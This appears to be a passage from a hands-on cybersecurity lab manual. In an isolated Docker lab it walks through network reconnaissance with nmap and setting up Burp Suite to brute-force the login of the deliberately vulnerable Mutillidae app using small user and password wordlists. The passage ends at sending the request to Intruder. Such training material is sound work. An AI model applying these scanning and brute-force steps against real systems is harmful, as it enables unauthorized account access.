


```
cs1@CSL: ~
cs1@CSL:~$ docker start attacker_1
attacker_1
cs1@CSL:~$ docker attach attacker_1
_#
```

Fig 6.3: Start and Attach the Attacker Container

Step 2: Get the Network Information of the Attacker Container


Run the “*ifconfig*” command from the terminal of the attacker container to obtain the IP address of the attacker container.



```
root@attacker_1: /
(root@attacker_1)-[/]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.2 netmask 255.255.255.248 broadcast 10.10.10.7
    ether 02:42:0a:0a:0a:02 txqueuelen 0 (Ethernet)
    RX packets 44 bytes 6014 (5.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Fig 6.4: IP Address of the Attacker Container

To determine the gateway of the attacker container, run the “*route -n*” command.




```
root@attacker_1: /
(root@attacker_1)-[/]
# route -n
Kernel IP routing table
Destination    Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0        10.10.10.1     0.0.0.0         UG    0      0      0 eth0
10.10.10.0     0.0.0.0        255.255.255.248 U      0      0      0 eth0
```

Fig 6.5: Gateway of the Attacker Container

The IP address of the attacker container is 10.10.10.2, which belongs to the 10.10.10.0/29 network, and its gateway is 10.10.10.1.

Step 3: Scanning Available Hosts

In the terminal of the attacker container, run a Nmap ping scan on the “10.10.10.0/29” network to show the available hosts of the network

A terminal window titled 'root@attacker_1: /' with a search icon, menu icon, and window control buttons. The terminal shows the execution of an Nmap scan. The prompt is '(root@attacker_1)-[/]'. The command entered is '# nmap -sn 10.10.10.0/29'. The output shows the Nmap version (7.91) and the start time (2021-09-26 05:18 UTC). It then reports on three hosts: 10.10.10.1 (gateway), 10.10.10.3 (victim_1.vulnet), and 10.10.10.2 (attacker_1). All three hosts are reported as 'up'. The scan concludes with 'Nmap done: 8 IP addresses (3 hosts up) scanned in 1.64 seconds'.

```
(root@attacker_1)-[/]
# nmap -sn 10.10.10.0/29
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-26 05:18 UTC
Nmap scan report for CSL (10.10.10.1)
Host is up (0.000091s latency).
MAC Address: 02:42:C8:19:D6:91 (Unknown)
Nmap scan report for victim_1.vulnet (10.10.10.3)
Host is up (0.000027s latency).
MAC Address: 02:42:0A:0A:0A:03 (Unknown)
Nmap scan report for attacker_1 (10.10.10.2)
Host is up.
Nmap done: 8 IP addresses (3 hosts up) scanned in 1.64 seconds
```

Fig 6.6: Available Hosts in the Network

According to the ping scan report, the following three hosts are available on the “10.10.10.0/29” network.

- 10.10.10.1 is the gateway of the “10.10.10.0/29” network.
- 10.10.10.2 is the attacker container.
- 10.10.10.3 is the victim container.

Step 4: Access the Mutillidae Web Application

In the terminal of the attacker container, type “*firefox*” and hit “Enter” to launch the Firefox browser.




Fig 6.7: Firefox Browser Running on the Attacker Container

Type the IP address of the victim container in the Firefox browser and hit “Enter” to access the Metasploitable2 web server.




Fig 6.8: Metasploitable2 Web Server

Click “Mutillidae” to open the Mutillidae web application.



Fig 6.9: Mutillidae Web Application

To access the Mutillidae Login page, click the “Login/Register” tab.



Fig 6.10: Mutillidae Login Page

Step 5: Firefox Proxy Configuration

To make Firefox compatible with Burp Suite, go to the Firefox menu on the top right corner of the Firefox browser and click on “Preferences” from the drop-down menu. Scroll down to the “Network Settings” section on the Preference page and click the “Settings...” button. Select “Manual proxy configuration” on the “Connection settings” window, then enter the Burp Proxy listener address in the HTTP Proxy field (by default this is set to 127.0.0.1). Then in the port field, enter the Burp Proxy listener port (by default, 8080). Select the option that says “Also use this proxy for FTP and HTTPS”. Delete everything in the “No proxy for” field and click “OK” to save the settings.




Fig 6.11: Firefox Proxy Configuration

Step 6: Start Burp Suite from the Attacker Container

Open a new terminal by clicking the “+” icon on the upper left corner of the attacker container's terminal, then type “`docker exec -it attacker_1 /bin/bash`” and hit “Enter” to get a new interactive shell of the attacker container. To start Burp Suite, type “`burpsuite`” and hit “Enter”.




Fig 6.12: Start Burp Suite

Burp Suite will first prompt to create a project, “Temporary project” is selected by default, simply click “Next”. Then Burp Suite will ask to select a configuration to load for the project, by default, “Use Burp defaults” is selected. To make the Burp Suite ready to use, click “Start Burp”.




Fig 6.13: Burp Suite

The embedded browser must be enabled for HTML content to be rendered. To do so, go to the “Project options” tab and then the “Misc” sub-tab. Under the “Embedded Browser” section, select the option “Allow the embedded browser to run without a sandbox.”




Fig 6.14: Enable Embedded Browser of Burp Suite

Now, under the “Intercept” sub-tab of the “Proxy” tab, make sure the intercept is ON.




Fig 6.15: Burp Suite Proxy Intercept ON

Step 7: View the Contents of the User and Password Files


For brute-forcing web authentication on the Mutillidae web application's login page, a file containing some users and another file containing some passwords has already been created. To see the contents of the files, click the “+” button in the upper left corner of the attacker container's terminal, then type the following command and hit “Enter” to launch another new interactive shell of the attacker container.

```
docker exec -it attacker_1 /bin/bash
```

Now run the following commands to see the contents of the “user_list.txt” and “password_list.txt” files.

```
cat /home/Files/user_list.txt
```

```
cat /home/Files/password_list.txt
```



```
root@attacker_1: /
root@attacker_1: /
csl@CSL:~$ docker exec -it attacker_1 /bin/bash
(root@attacker_1)-[/]
# cat /home/Files/user_list.txt
root
admin
guest
user
test
msfadmin
postgres

(root@attacker_1)-[/]
# cat /home/Files/password_list.txt
rootpass
adminpass
guestpass
userpass
testpass
msfadmin
postgres

(root@attacker_1)-[/]
#
```

Fig 6.16: Contents of the “user_list.txt” and “password_list.txt” Files

Step 8: Brute Forcing Web Authentication

Now that the browser has been configured to use the Burp proxy and the proxy is listening, let's go ahead and make a request from the login page to generate some traffic so that it can be reviewed in the proxy. Type random username and password and click “Login”.



Fig 6.17: Sample Login

Now switch to Burp Suite and see how the traffic has been intercepted in the middle of its journey to the server and directed to Burp Proxy instead.




Fig 6.18: Burp Suite Intercept Traffic

Right-click and select “Send to Intruder” from the given options.

